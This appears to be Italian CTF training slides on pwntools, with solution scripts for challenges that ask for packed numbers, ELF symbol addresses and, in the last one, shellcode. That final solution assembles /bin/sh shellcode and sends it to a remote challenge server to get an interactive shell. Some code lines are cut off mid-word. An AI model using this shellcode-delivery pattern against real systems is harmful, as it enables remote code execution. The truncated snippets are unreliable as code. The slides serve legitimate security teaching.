
- Connettiamoci al servizio remoto:
  - nc software-18.challs.olicyber.it 13001



```
*****************************************************************
* Benvenuto nella seconda sfida Pwntools                        *
* Riceverai una lista di numeri e dovrai restituirmeli          *
* packed a 64 o 32 bit                                          *
* Se sarai abbastanza veloce avrai la flag                      *
* Dovrai completare 100 steps in 10 secondi                     *
*****************************************************************
... Invia un qualsiasi carattere per iniziare ...
```

Try on your own…

CHALLENGE SOFTWARE 18 - A POSSIBLE SOLUTION



```python
from pwn import *
import re

HOST = "software-18.challs.olicyber.it"
PORT = 13001

def main():
    r = remote(HOST, PORT)

    # Read the initial message
    r.recvuntil(b"...")
    r.sendline(b'a')  # Start the challenge

    try:
        # Handle 100 steps
        for step in range(100):
            # Receive the challenge prompt
            data = r.recvuntil(b'bit', timeout=1)
            print(f"Step {step + 1}: Raw server response:")
            print(data.decode())  # Log the raw server response

            # Regex to extract the hex number and bit size
            pattern = r"restituiscimi (0x[0-9a-fA-F]+) packed a (\d+)-bit"
            matches = re.search(pattern, data.decode())
            print(matches)

            if matches:
                # Extract the hex number and bit size
                hex_number = matches.group(1)
                bit_info = int(matches.group(2))
                print(hex_number)
                print(bit_info)

                # Convert the hex number to an integer
                number = int(hex_number, 16)

                # Pack the number based on the bit size
                if bit_info == 32:
                    packed_number = p32(number)
                elif bit_info == 64:
                    packed_number = p64(number)
                else:
                    raise ValueError("Unsupported bit size")

                # Send the packed number
                r.send(packed_number)
            else:
                # If the regex fails, log the issue and stop processing
                print(f"Step {step + 1}: Failed to parse response.")
                break
        # Display the final output if the loop completes
        print(r.recvall().decode())
```

CAPTURE THE FLAG

SW19

CHALLENGE SOFTWARE 18 – PARTE 1

- Pwntools permette anche di interagire con binari locali. Si può utilizzare la funzione process(), che ritorna un oggetto come remote().
- Spesso conviene avere uno script che permette di scegliere se lanciare il binario locale o se connettersi al server remoto. Il seguente snippet di codice può tornare utile in questi casi:


```
#!/usr/bin/env python3
from pwn import *
exe = ELF("./chall")
if args.REMOTE:
    p = remote("host", 1234)
else:
    p = process([exe.path])
# $ ./script.py REMOTE
# $ ./script.py
```

La funzione ELF permette di caricare dei binari ELF e di ottenere diverse informazioni. Per esempio exe.sym ritorna un dizionario di elementi simbolo : indirizzo.

Per esempio exe.sym.main o exe.sym['main'] ritorna l'indirizzo della funzione main all'interno del binario.

Il binario di questa challenge ti chiederà l'indirizzo di alcune funzioni presenti al suo interno. Ti verrà anche fornito il binario che gira sul server remoto.


- Connettiamoci al servizio remoto:
  - nc software-19.challs.olicyber.it 13002




```
****************************************************************
* Benvenuto nella terza sfida Pwntools                         *
* Riceverai una lista di nomi di funzioni e dovrai resituirmi  *
* il loro indirizzo all'interno del binario in esadecimale     *
* Se sarai abbastanza veloce avrai la flag                     *
* Dovrai completare 20 steps in 10 secondi                     *
****************************************************************
... Invia un qualsiasi carattere per iniziare ...
```

Try on your own…

CHALLENGE SOFTWARE 19 - A POSSIBLE SOLUTION



```python
from pwn import remote, ELF

# Configuration
binary_path = "sw-19"
host = "software-19.challs.olicyber.it"
port = 13002

# Load binary and precompute addresses
elf = ELF(binary_path)
function_addresses = {name: hex(addr).encode() for name, addr in elf.symbols.items()}

def get_function_address(function_name):
    """
    Retrieves the precomputed address of a function from the c
    """
    if function_name in function_addresses:
        return function_addresses[function_name]
    else:
        raise ValueError(f"Function '{function_name}' not four
```



```python
def main():
    r = remote(host, port)
    try:
        # Wait for the start prompt
        data = r.recvuntil(b"... Invia un qualsiasi carattere per iniziare ...", timeout=1)
        print(data.decode())
        r.sendline(b"1")  # Send initial character to start the challenge

        for i in range(20):  # Loop 20 times
            print(f"Iteration {i + 1}:")

            # Receive function name prompt
            data = r.recvuntil(b":", timeout=1)
            if not data:
                print("Error: No data received, server may have closed the connection.")
                break
            print(data.decode())
            function_name = data.decode()[3:-1].strip()  # Extract and clean the function name
            print(f"Function name: {function_name}")

            try:
                hex_f = get_function_address(function_name)  # Get the precomputed address
            except ValueError as e:
                print(str(e))
                break

            print(f"Hexadecimal address to send: {hex_f}")

            # Send the precomputed address
            r.sendline(hex_f)
            # Receive acknowledgment or next step
            result = r.recvline(timeout=0.5).decode().strip()
            print(f"Result: {result}")
        # Final interactive mode for remaining interaction (if needed)
        r.interactive()
```

CAPTURE THE FLAG

SW20


CHALLENGE SOFTWARE 20

- Pwntools permette di create shellcode on-the-fly. Grazie alla utility shellcraft.
- Possiamo anche trovare alcuni shellcode già pronti, per esempio shellcraft.amd64.linux.sh() ritorna il codice assembly necessario per aprire la shell /bin/sh. Poi possiamo assemblarlo con la funziona asm().

Per esempio:

```
#!/usr/bin/env python3
from pwn import *
asm_code = shellcraft.amd64.linux.sh()
shellcode = asm(asm_code, arch='x86_64')
```


- Connettiamoci al servizio remoto:
  - nc software-20.challs.olicyber.it 13003



```
*****************************************************************
* Benvenuto nella quarta sfida Pwntools                         *
* Questa volta dovrai utilizzare le funzioni                    *
* di shellcoding che pwntools offre                             *
* Mandami un qualsiasi shellcode e io lo eseguirò :)            *
*****************************************************************
... Invia un qualsiasi carattere per iniziare ...
```

Try on your own…

CHALLENGE SOFTWARE 20 - A POSSIBLE SOLUTION



```python
def main():
    # Creazione del shellcode che esegue "ls"
    context.arch = "amd64"  # Impostiamo l'architettura a 64 bit
    shellcode = asm(shellcraft.linux.sh())  # Shellcode per avviare una shell interattiva

    # Connettiti al server remoto
    r = remote(host, port)

    try:
        # Attendi il messaggio iniziale
        data = r.recvuntil(b"... Invia un qualsiasi carattere per iniziare ...")
        print(data.decode())
        r.sendline(b"1")  # Invia un carattere per iniziare

        # Attendi la richiesta di invio dello shellcode
        data = r.recvuntil(b"Shellcode size (max 4096): ")
        print(data.decode())

        # Invia la lunghezza dello shellcode
        r.sendline(str(len(shellcode)).encode())

        # Invia lo shellcode
        r.send(shellcode)

        r.interactive()  # Consente interazione diretta con la shell
```